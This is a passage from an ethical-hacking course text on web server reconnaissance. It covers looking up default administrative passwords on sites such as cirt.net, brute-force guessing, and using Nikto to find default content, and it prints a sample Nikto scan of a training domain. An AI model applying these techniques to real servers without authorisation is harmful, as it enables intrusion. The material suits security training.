
- Consult the administrative interface documentation and identify the default passwords
- Use Metasploit's built-in database to scan the server
- Use online resources such as Open Sez Me (*https://open-sez.me*) and cirt.net (*https://cirt.net/passwords*) to identify the default passwords
- Attempt password-guessing and brute-forcing attacks

These default credentials can grant access to the administrative interface, compromising the web server and allowing the attacker to exploit the main web application.

- **cirt.net**

  Source: *https://cirt.net/passwords*

  cirt.net is a lookup database for default passwords, credentials, and ports.


CIRT.net
Suspicion Breeds Confidence
Nikto
Nikto Docs
DAVTest
Default Password DB
Other Code
About cirt.net
Scan your website for XSS and SQL Injection vulnerabilities
Join Nikto-Announce List
Email Address *
First Name *
Subscribe
TOO MANY WEBSITES TO SCAN FOR VULNERABILITIES? NETSPARKER CLOUD IS JUST MADE FOR YOU!
netsparkercloud
FREE TRIAL
Home
Search Passwordss
@passdb on Twitter / Firefox Search

Default Passwords

531 vendors, 2117 passwords

	2Wire, Inc.	360 Systems
3COM	3M	Accelerated Networks
ACCTON	Acer	Actiontec
Adaptec	ADC Kentrox	AdComplete.com
AddPac Technology	Adobe	ADT
Adtech	Adtran	Advanced Integration
AIRAYA Corp	Airlink	AirLink Plus
Aironet	Airway	Aladdin
Alcatel	Alien Technology	Allied Telesyn
Allnet	Allot	Alteon
Ambit	AMI	Amino
AmpJuke	Amptron	AMX
Apache	Apache Project	APC
Apple	Apple Computer	Arris

Figure 13.29: Screenshot displaying the default password DB page of cirt.net


The following are some additional websites for finding the default passwords of web server administrative interfaces:

- *https://open-sez.me*
- *https://www.fortypoundhead.com*
- *http://www.defaultpassword.us*
- *https://default-password.info*
- *https://www.routerpasswords.com*

Finding Default Content of Web Server

- Most web application servers contain **default content and functionalities**, which allows attackers to leverage attacks

- Check for the following default contents and functionalities in the web servers
  - Administrator **debug and test functionality**
  - **Sample functionality** to demonstrate common tasks
  - Publicly accessible **powerful functions**
  - Server **installation manuals**
- Use tools like **Nikto2** (*https://cirt.net*) to identify the default content



```
┌─[attacker@parrot]─[~]
└──╼ $nikto -h www.certifiedhacker.com -Tuning x
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2022-04-20 06:03:24 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ
==
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a
 WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
```

https://cirt.net

Finding Default Content of Web Server

Most servers of web applications have default contents and functionalities that allow attackers to launch attacks. The following are some common default contents and functionalities that an attacker attempts to identify in web servers.

- **Administrators debug and test functionality**

  Functionalities designed for administrators to debug, diagnose, and test web applications and web servers contain useful configuration information and the runtime state of both the server and its running applications. Hence, these functionalities are the main targets for attackers.

- **Sample functionality to demonstrate common tasks**

  Many servers contain various sample scripts and pages designed to demonstrate certain application server functions and application programming interfaces (APIs). Often, web servers fail to secure these scripts from attackers, and these sample scripts either contain vulnerabilities that can be exploited by attackers or implement functionalities that allow attackers to exploit.

- **Publicly accessible powerful functions**

  Some web servers include powerful functionalities that are intended for administrative personnel and restricted from public use. However, attackers attempt to exploit such powerful functions to compromise the server and gain access. For example, some application servers allow web archives to be deployed over the same HTTP port as that used by the application. An attacker may use common exploitation frameworks such as Metasploit to perform scanning to identify default passwords, upload backdoors, and gain command-shell access to the target server.

- **Server installation manuals**

